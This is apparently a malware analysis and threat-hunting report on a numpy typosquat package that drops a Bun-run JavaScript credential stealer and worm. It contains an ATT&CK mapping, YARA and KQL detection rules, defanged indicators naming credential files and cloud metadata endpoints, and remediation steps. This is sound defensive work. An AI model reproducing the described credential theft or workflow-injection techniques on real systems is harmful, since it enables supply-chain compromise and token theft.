| Tactic | Technique | ID | Evidence in this sample |
|---|---|---|---|
| Initial Access | Supply Chain Compromise: Software Dependencies & Tools | T1195.001 | Typosquat nhmpy of numpy |
| Execution | Command & Scripting Interpreter | T1059 | Bun runs _index.js; execSync, curl, unzip |
| Execution | User Execution: Malicious Package | T1204.003 | Victim installs the package |
| Persistence | Event Triggered Execution (.pth auto‑run) | T1546 | nhmpy-setup.pth runs on every Python start |
| Defense Evasion | Obfuscated/Encrypted Files & Information | T1027 | ROT‑17 → AES‑128‑GCM → obfuscator.io → custom G1 cipher (4 layers) |
| Defense Evasion | Masquerading | T1036 | Verbatim NumPy clone; commits as chore:/fix: ci; codeql.yml lure |
| Credential Access | Credentials in Files | T1552.001 | ~/.aws, ~/.npmrc, ~/.pypirc, Vault token files, wallets |
| Credential Access | Cloud Instance Metadata API | T1552.005 | AWS IMDS 169.254.169[.]254, ECS 169.254.170[.]2, Azure IMDS |
| Credential Access | Steal Application Access Token | T1528 | GitHub/npm/PyPI/RubyGems/Azure/GCP/Anthropic tokens & OIDC exchange |
| Credential Access | Container/K8s API token theft | T1552.007 | …/serviceaccount/token, kube config, Vault K8s |
| Discovery | Cloud Service / Account Discovery | T1526 / T1087 | GraphQL identity & repo enumeration |
| Collection | Data from Local System | T1005 | Aggregates discovered secrets |
| Lateral Movement / Impact | Self‑propagation across repos (worm) | T1080 / T1072 | codeql.yml workflow injection via victim token |
| Exfiltration | Exfiltration Over Web Service | T1567 | Secrets written to attacker‑controlled GitHub repo |
Detection & hunting
📦 All of the rules and IOCs below are in a dedicated open repo:
meltedinhex/detections— YARA, Sigma, KQL and machine-readable IOC lists (CSV/JSON), ready to drop into your pipeline.
You don’t need the cipher internals to catch this — the behaviour is the giveaway:
- Process lineage —
python(orpip/pytest/a notebook kernel) spawningbun, especiallybun run …_index.js. That chain is almost never legitimate. - Unexpected Bun downloads — fetches of
github[.]com/oven-sh/bun/releases/download/bun-v1.3.13/bun-*-*.zipfrom a build host that has no business using Bun. - Filesystem artifacts —
<site-packages>/*-setup.pth, a_index.jsinside a Python package,%TEMP%/.bun_ran,%TEMP%/b/bun(.exe),/tmp/p*.js. .pthstartup hooks — scan installed packages for executable.pthfiles (lines beginning withimport) and for obfuscated single‑line__init__.pyimport hooks.- Repo anomalies — new repositories described
Hades - The End for the Damned, or unexpected.github/workflows/codeql.ymlcommits on branches likechore/codeql-setupthat you didn’t author. - Egress — outbound calls to cloud metadata endpoints from CI, or GitHub API traffic with a
python-requests/2.31.0User‑Agent from a Node/Bun process.
YARA
Two rules I used while triaging. The first catches the on-disk .pth dropper; the second catches decoded payload content (these markers only surface after deobfuscation, so run it against memory dumps or strings you’ve already unwrapped, not the raw _index.js).
rule nhmpy_pth_bun_dropper
{
    meta:
        description = "nhmpy / Hades wave - malicious .pth Bun stager"
        author      = "meltedinhex"
        reference   = "nhmpy 2.4.7 PyPI typosquat"
    strings:
        $import = "import os"
        $exec   = "exec("
        $guard  = ".bun_ran"
        $rel    = "oven-sh/bun/releases/download"
        $ver    = "bun-v1.3.13"
    condition:
        filesize < 8KB and $import and $exec and $guard and ($rel or $ver)
}

rule nhmpy_hades_decoded_markers
{
    meta:
        description = "Decoded nhmpy / Hades payload string markers"
        author      = "meltedinhex"
    strings:
        $m1 = "Hades - The End for the Damned" ascii wide
        $m2 = "TheBeautifulSnadsOfTime"        ascii wide
        $m3 = "DontRevokeOrItGoesBoom"         ascii wide
        $w  = ".github/workflows/codeql.yml"   ascii
        $g  = "f0a756767"                       ascii
    condition:
        2 of them
}
KQL (Defender / Sentinel)
If you run Microsoft Defender for Endpoint or Sentinel, these hunt the same behaviour across process, file and network telemetry. Tune the time window and exclude any hosts where Bun is legitimately part of the toolchain.
// 1) Process: a Python interpreter (or pip/pytest) spawning Bun — the core execution chain
DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName in~ ("bun", "bun.exe")
| where InitiatingProcessFileName in~ ("python", "python.exe", "python3",
        "pip", "pip.exe", "pip3", "pytest", "pytest.exe")
| where ProcessCommandLine has "run" and ProcessCommandLine has_any ("_index.js", ".js")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName,
          FileName, ProcessCommandLine, InitiatingProcessCommandLine

// 2) File: malicious .pth dropper, dropped Bun runtime, or the one-shot guard
DeviceFileEvents
| where Timestamp > ago(30d)
| where (FileName endswith "-setup.pth" and FolderPath has_any ("site-packages", "dist-packages"))
      or FileName == ".bun_ran"
      or (FileName in~ ("bun", "bun.exe") and FolderPath has_any ("\\b\\", "/b/"))
      or (FileName == "_index.js" and FolderPath has_any ("site-packages", "dist-packages"))
| project Timestamp, DeviceName, ActionType, FileName, FolderPath,
          InitiatingProcessFileName, SHA256

// 3) Network: Bun pulled from GitHub releases, or GitHub API hit with the spoofed UA
DeviceNetworkEvents
| where Timestamp > ago(30d)
| where (RemoteUrl has "oven-sh/bun/releases/download")
      or (RemoteUrl has "api.github.com"
          and InitiatingProcessFileName in~ ("bun", "bun.exe", "python", "python.exe"))
      or RemoteUrl has_any ("169.254.169.254", "169.254.170.2")  // cloud metadata from an endpoint
| project Timestamp, DeviceName, RemoteUrl, RemoteIP,
          InitiatingProcessFileName, InitiatingProcessCommandLine
Indicators of Compromise (defanged)
File hashes (SHA‑256)
| File | Role | SHA‑256 | Size |
|---|---|---|---|
nhmpy-2.4.7-py3-none-any.whl | Malicious wheel (v2.4.7) | 999577b1701d051a2ee2174631ee2e127e2d80f3bb0dadaf369a004a8395e050 | — |
nhmpy-setup.pth | Stage‑0 .pth auto‑exec dropper | 6506d31707a39949f89534bf9705bcf889f1ecae3dbc6f4ff88d67a8be3d01b2 | 1,315 B |
nhmpy/_index.js | Stage‑2 obfuscated JS stealer | c0501df195ae335f6764c214d6dd6cb58e05a188e86313b7a7b10e2cd7fea251 | 5,221,226 B |
Hashes are build‑specific — sibling packages in the same wave use different bytes (and an
__init__.pyimport‑hook variant), so prefer the behavioural and string indicators below for fleet‑wide hunting.
Files / package
| Indicator | Type | Note |
|---|---|---|
nhmpy 2.4.7 (PyPI) | Package | NumPy typosquat; yanked “Seems Token Leaked” |
elitexp | PyPI account | Owner that published the package |
nhmpy-setup.pth | File | Stage‑0 .pth auto‑exec dropper |
nhmpy/_index.js | File | Stage‑2, 5.2 MB obfuscated JS stealer |
%TEMP%/.bun_ran | Host artifact | One‑shot execution guard |
%TEMP%/b/bun · %TEMP%/b/bun.exe | Host artifact | Dropped Bun runtime |
/tmp/p<random>.js | Host artifact | Decrypted payload written before execution |
Markers / strings
| Indicator | Context |
|---|---|
Hades - The End for the Damned | Exfil repo description (campaign marker) |
TheBeautifulSnadsOfTime | GitHub keyword used to fetch staged payload |
.github/workflows/codeql.yml | Worm: malicious workflow disguised as CodeQL |
DontRevokeOrItGoesBoom | Marker consistent with revocation‑triggered destruction |
ghp_decoyGitHubToken, npm_F4k3NPMToken, AKIAFAKE, sk-ant-api03-fake | Decoy honeytokens in the toolkit templates |
Network (legitimate services abused — not dedicated C2)
| Indicator | Use by malware |
|---|---|
hxxps://github[.]com/oven-sh/bun/releases/download/bun-v1.3.13/… | Bun runtime download (LOLbin) |
hxxps://api.github[.]com · hxxps://api.github[.]com/graphql | Exfil + worm via stolen victim token |
hxxp://169.254.169[.]254 · hxxp://169.254.170[.]2 | AWS IMDS / ECS credential theft |
hxxps://login.microsoftonline[.]com · hxxps://management.azure[.]com | Azure token/identity theft |
hxxps://*.googleapis[.]com · hxxps://oauth2.googleapis[.]com/token | GCP credential theft |
hxxps://registry.npmjs[.]org/-/npm/v1/… · hxxps://pypi[.]org/_/oidc/mint-token · hxxps://upload.pypi[.]org/legacy/ | Registry token theft / OIDC publishing |
hxxps://api.anthropic[.]com | AI assistant key theft |
No attacker‑owned domain or IP is embedded. Exfiltration and propagation ride entirely on the victim’s own GitHub/cloud/registry credentials and on public platforms — the defining signature of the Shai‑Hulud / Miasma worm class.
If you (or your CI) installed this
Treat it as a credential compromise, because it is one:
- Isolate the host — especially any build runner. Assume every secret it could reach is burned.
- Rotate everything reachable from that environment — GitHub PATs (classic + fine‑grained), npm/PyPI/RubyGems/JFrog/CircleCI tokens, AWS/Azure/GCP keys, Vault and Kubernetes SA tokens, SSH keys, and any AI‑assistant API keys (
ANTHROPIC_API_KEYetc.). - Audit GitHub — look for repositories described
Hades - The End for the Damned, unexpectedcodeql.ymlworkflow commits, and unfamiliar commits labelledchore: update dependencies/fix: ci. - Audit registry accounts for unexpected package publishes.
- Remove artifacts —
<site-packages>/nhmpy*,%TEMP%/.bun_ran,%TEMP%/b/,/tmp/p*.js. - Hunt the IOCs above across your fleet and CI logs, and restore from known‑good backups where integrity is in doubt.
What to take away
- The execution edge has moved to install and startup time. A
.pthfile or an__init__.pyimport hook lets a dependency run before a single line of your own code does, so reviewing application code isn’t enough anymore — the install surface needs the same scrutiny. - Living off the land has reached the language runtime. Pulling a clean, signed Bun binary to run JavaScript inside a Python attack is a tidy way around ecosystem-specific scanners, and it means detection has to follow process lineage rather than file contents.
- The platform is the C2. When everything rides GitHub and cloud metadata, there’s no malicious domain to block; you’re left defending with token hygiene, least-privilege CI, egress filtering and OIDC scoping.
- Layered, custom obfuscation is normal now. Off-the-shelf deobfuscators got part of the way and stopped, and reading the payload meant rebuilding a bespoke cipher by hand. Budget time for that when you scope this kind of work.
Detection coverage for this campaign — YARA, Sigma, KQL and machine-readable IOCs — lives in the open at meltedinhex/detections
.